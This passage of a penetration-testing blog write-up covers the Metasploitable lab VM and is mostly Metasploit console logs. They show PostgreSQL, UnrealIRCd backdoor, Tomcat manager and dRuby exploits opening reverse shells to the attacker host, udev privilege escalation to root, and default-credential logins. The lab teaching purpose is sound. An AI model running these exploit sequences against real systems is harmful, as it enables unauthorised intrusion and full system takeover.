26 set PASSWORD postgres
27 PASSWORD => postgres
28 msf exploit(postgres_payload) > exploit
29
30 [*] Started reverse handler on 192.168.127.159:4444
31 [*] 192.168.127.154:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
32 [*] Uploaded as /tmp/uVhDfWdg.so, should be cleaned up automatically
33 [*] Transmitting intermediate stager for over-sized stage...(100 bytes)
34 [*] Sending stage (1228800 bytes) to 192.168.127.154
35 [*] Meterpreter session 1 opened (192.168.127.159:4444 -> 192.168.127.154:37141) at 2014-06-06 22:49:17 +0300

```

From here we again have to elevate our privileges. I will exploit the same vulnerability with the udev exploit, but this time from inside Metasploit:

```

1 meterpreter > background
2 [*] Backgrounding session 1...
3 msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
4 msf exploit(udev_netlink) > show options
5
6 Module options (exploit/linux/local/udev_netlink):
7
8 Name Current Setting Required Description
9 ----
10 NetlinkPID no Usually udevd pid-1. Meterpreter sessions will autodetect
11 SESSION yes The session to run this module on.
12 WritableDir /tmp yes A directory where we can write files (must not be mounted noexec)
13
14
15 Exploit target:
16
17 Id Name
18 -- ----
19 0 Linux x86
20
21
22 msf exploit(udev_netlink) > set SESSION 1
23 SESSION => 1
24 msf exploit(udev_netlink) > exploit
25
26 [*] Started reverse handler on 192.168.127.159:4444
27 [*] Attempting to autodetect netlink pid...
28 [*] Meterpreter session, using get_processes to find netlink pid
29 [*] udev pid: 2770
30 [+] Found netlink pid: 2769
31 [*] Writing payload executable (274 bytes) to /tmp/rzIcSWveTb
32 [*] Writing exploit executable (1879 bytes) to /tmp/DQDnKUFLzR
33 [*] chmod'ing and running it...
34 [*] Command shell session 2 opened (192.168.127.159:4444 -> 192.168.127.154:33383) at 2014-06-06 23:03:13 +0300
35
36 whoami
37 root

```

So, the same exploit that I manually used earlier was very easy and quick in Metasploit. Onwards!


Port 5900 vnc

The Nessus scan reported that the server is using the password 'password'. So I will use vncviewer to connect to it:

```

1 vncviewer 192.168.127.154
2 Connected to RFB server, using protocol version 3.3
3 Performing standard VNC authentication
4 Password:
5 Authentication successful
6 Desktop name "root's X desktop (metasploitable:0)"
7 VNC server default format:
8 32 bits per pixel.
9 Least significant byte first in each pixel.
10 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
11 Using default colormap which is TrueColor. Pixel format:
12 32 bits per pixel.
13 Least significant byte first in each pixel.
14 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

```



And we have another root shell.

Port 6667 irc

An exploit is available for this:

UnrealIRCd 3.2.8.1 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

```

1 msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
2 msf exploit(unreal_ircd_3281_backdoor) > show options
3
4 Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
5
6   Name      Current Setting  Required  Description
7   ----      -
8   RHOST      192.168.127.154  yes       The target address
9   RPORT      6667             yes       The target port
10
11
12 Exploit target:
13
14   Id  Name
15   --  ---
16   0    Automatic Target
17
18
19 msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.127.154
20 RHOST => 192.168.127.154
21 msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
22 payload => cmd/unix/reverse
23 msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.127.159
24 LHOST => 192.168.127.159
25 msf exploit(unreal_ircd_3281_backdoor) > exploit
26
27 [*] Started reverse double handler
28 [*] Connected to 192.168.127.154:6667...
29   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
30   :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
31 [*] Sending backdoor command...
32 [*] Accepted the first client connection...
33 [*] Accepted the second client connection...
34 [*] Command: echo qcHh6jsH8rZghWdi;
35 [*] Writing to socket A
36 [*] Writing to socket B
37 [*] Reading from sockets...
38 [*] Reading from socket B
39 [*] B: "qcHh6jsH8rZghWdi\r\n"

```

```

40 [*] Matching...
41 [*] A is input...
42 [*] Command shell session 3 opened (192.168.127.159:4444 -> 192.168.127.154:41975) at 2014-06-06 23:31:44 +0300
43
44 whoami
45 root

```

Port 8180 tomcat

First, let's see what information we can get using the **Tomcat Administration Tool Default Access** module:

```

1 msf > use auxiliary/admin/http/tomcat_administration
2 msf auxiliary(tomcat_administration) > show options
3
4 Module options (auxiliary/admin/http/tomcat_administration):
5
6   Name          Current Setting  Required  Description
7   ----          -
8   Proxies        no              Use a proxy chain
9   RHOSTS         yes             The target address range or CIDR identifier
10  RPORT          8180            The target port
11  THREADS        1              The number of concurrent threads
12  TOMCAT_PASS     no              The password for the specified username
13  TOMCAT_USER     no              The username to authenticate as
14  VHOST           no              HTTP server virtual host
15
16 msf auxiliary(tomcat_administration) > set RHOSTS 192.168.127.154
17 RHOSTS => 192.168.127.154
18 msf auxiliary(tomcat_administration) > run
19
20 [*] http://192.168.127.154:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
21 [*] Scanned 1 of 1 hosts (100% complete)
22 [*] Auxiliary module execution completed

```

With credentials in hand, now we can use the **Apache Tomcat Manager Application Deployer Authenticated Code Execution** exploit:

This module can be used to execute a payload on Apache Tomcat servers that have an exposed “manager” application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in > this module. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads.

```

1 msf > use exploit/multi/http/tomcat_mgr_deploy
2 msf exploit(tomcat_mgr_deploy) > show options
3
4 Module options (exploit/multi/http/tomcat_mgr_deploy):
5
6   Name          Current Setting  Required  Description
7   ----          -
8   PASSWORD      no              The password for the specified username
9   PATH          /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
10  Proxies        no              Use a proxy chain
11  RHOST          yes             The target address
12  RPORT          80              The target port
13  USERNAME       no              The username to authenticate as
14  VHOST          no              HTTP server virtual host
15
16
17 Exploit target:
18
19   Id  Name
20   --  ---
21   0    Automatic
22
23
24 msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
25 PASSWORD => tomcat
26 msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.127.154
27 RHOST => 192.168.127.154
28 msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
29 USERNAME => tomcat
30 msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
31 PASSWORD => tomcat
32 msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.127.154
33 RHOST => 192.168.127.154
34 msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
35 USERNAME => tomcat
36 msf exploit(tomcat_mgr_deploy) > set RPORT 8180
37 RPORT => 8180
38 msf exploit(tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
39 payload => java/meterpreter/reverse_tcp
40 msf exploit(tomcat_mgr_deploy) > set LHOST 192.168.127.159
41 LHOST => 192.168.127.159
42 msf exploit(tomcat_mgr_deploy) > exploit
43
44 [*] Started reverse handler on 192.168.127.159:8888
45 [*] Attempting to automatically select a target...
46 [*] Automatically selected target "Linux x86"
47 [*] Uploading 13833 bytes as Ru0E02Uo7DeSsaVp7nmb79cq.war ...
48 [*] Executing /Ru0E02Uo7DeSsaVp7nmb79cq/19CS3RJj.jsp...
49 [*] Undeploying Ru0E02Uo7DeSsaVp7nmb79cq ...
50 [*] Command shell session 4 opened (192.168.127.159:8888 -> 192.168.127.154:33966) at 2014-06-06 23:51:01 +0300
51
52 whoami
53 tomcat55

```

We can elevate our privileges using the udev exploit from earlier, so I won't go over it again.

Port 8787 drb

First I wanted to know what this drb is, since I wasn't familiar with it.

Distributed Ruby or DRb allows Ruby programs to communicate with each other on the same machine or over a network. DRb uses remote method invocation (RMI) to pass commands and data between processes (Wikipedia)

Then I searched in Metasploit for an exploit, and luckily, I got a hit:

Distributed Ruby Send instance_eval/syscall Code Execution

This module exploits remote code execution vulnerabilities in dRuby

```

1 msf > use exploit/linux/misc/drb_remote_codeexec
2 msf exploit(drb_remote_codeexec) > show options
3
4 Module options (exploit/linux/misc/drb_remote_codeexec):
5
6   Name  Current Setting  Required  Description
7   ----  -
8   URI    druby://192.168.127.154:8787  yes       The dRuby URI of the target host (druby://host:port)
9
10
11 Exploit target:
12
13   Id  Name
14   --  ---
15   0    Automatic
16
17
18 msf exploit(drb_remote_codeexec) > set URI druby://192.168.127.154:8787
19 URI => druby://192.168.127.154:8787
20
21 msf exploit(drb_remote_codeexec) > set payload cmd/unix/reverse
22 payload => cmd/unix/reverse
23 msf exploit(drb_remote_codeexec) > set LHOST 192.168.127.159
24 LHOST => 192.168.127.159
25 msf exploit(drb_remote_codeexec) > exploit
26
27 [*] Started reverse double handler
28 [*] trying to exploit instance_eval
29 [*] instance eval failed, trying to exploit syscall
30 [-] Exploit failed: Errno:EINVAL Invalid argument
31 [*] Accepted the first client connection...
32 [*] Accepted the second client connection...
33 [*] Command: echo 7Kx3j4QvoI7LOU5z;
34 [*] Writing to socket A
35 [*] Writing to socket B
36 [*] Reading from sockets...
37 [*] Reading from socket B
38 [*] B: "7Kx3j4QvoI7LOU5z\r\n"
39 [*] Matching...
40 [*] A is input...
41 [*] Command shell session 1 opened (192.168.127.159:4444 -> 192.168.127.154:35889) at 2014-06-08 16:51:56 +0300
42
43 whoami
44 root

```

Another port, another shell!

This turned out to be a very lengthy post. There were some ports I couldn't find an exploit for, so can't determine if the underlying services were exploitable or not. Overall, owning Metasploitable in multiple ways and documenting it was the goal of this post.

Today's cookie:

You will be a winner today. Pick a fight with a four-year-old.

Posted by chousensha Jun 3rd, 2014 [penetration testing](#), [writeups](#)

Post

[« Network tools - Netcat Getting Pure-FTPd up and running »](#)

Comments

2 Comments

 Login ▼

G

Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS 

Share

[Best](#) [Newest](#) [Oldest](#)

T

timi

8 years ago

Thanks for the informative post. Can you please guide as how to fix this Ruby (port 8787) loophole. Will upgrading it to latest version fix this issue.

o o Reply 

**chousensha**

Mod

 timi

8 years ago

Well, the question is whether you need dRuby in the first place. I am leaving you an article below that discusses more about dRuby and it has a section dedicated to security:

<http://ruby-doc.org/stdlib-...>

Basically, if you absolutely need it, you can use ACLs to restrict who can connect to it, and also disable dangerous calls like eval().

o o Reply 

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)**whoami**

```
switch (interests){
case INFORMATION SECURITY:
Mostly offensive security, but trying to be well-rounded in everything;
case PYTHON:
Mainly security and sysadmin related scripting;
case LINUX:
Greetings from /dev/null;
case JAPANESE:
Language, anime, samurai;
case MARTIAL ARTS:
If it's fighting I like it;
case MILITARY SCIENCE:
Ancient, medieval, modern;
default: GAMING;}
```

Recent Posts

- [My review of Red Team Ops](#)
- [OSCP flash review](#)
- [There be Tr0lls - Part 3](#)
- [No Mercy](#)
- [Pond. Analoguepond](#)

GitHub Repos

- [cyber-support-base](#)
Collection of bookmarked tools for security, red teaming, blue teaming, pentesting and other
- [automation](#)
Various automation tasks
- [network_scripts](#)
Collection of miscellaneous scripts
- [linux_privcheck](#)
Check privileges, settings and other information on Linux systems and suggest exploits based on kernel versions
- [kloggy](#)

[@chousensha](#) on GitHub

Latest Tweets



Nothing to see here - yet

When they post, their posts will show up here.

[View on X](#)

Follow [@chous3nsha](#)

Blogroll

[g0tmilk](#)

[Red Team Journal](#)

[Corelan Team](#)

[Mad Irish](#)

[redteams.net](#)

[MattAndreko.com](#)

[Portswigger Web Security](#)

[Cobalt Strike blog](#)

[HighOn.Coffee](#)

[Penetration Testing Lab](#)

Copyright © 2020 - chousensha - Powered by [Octopress](#)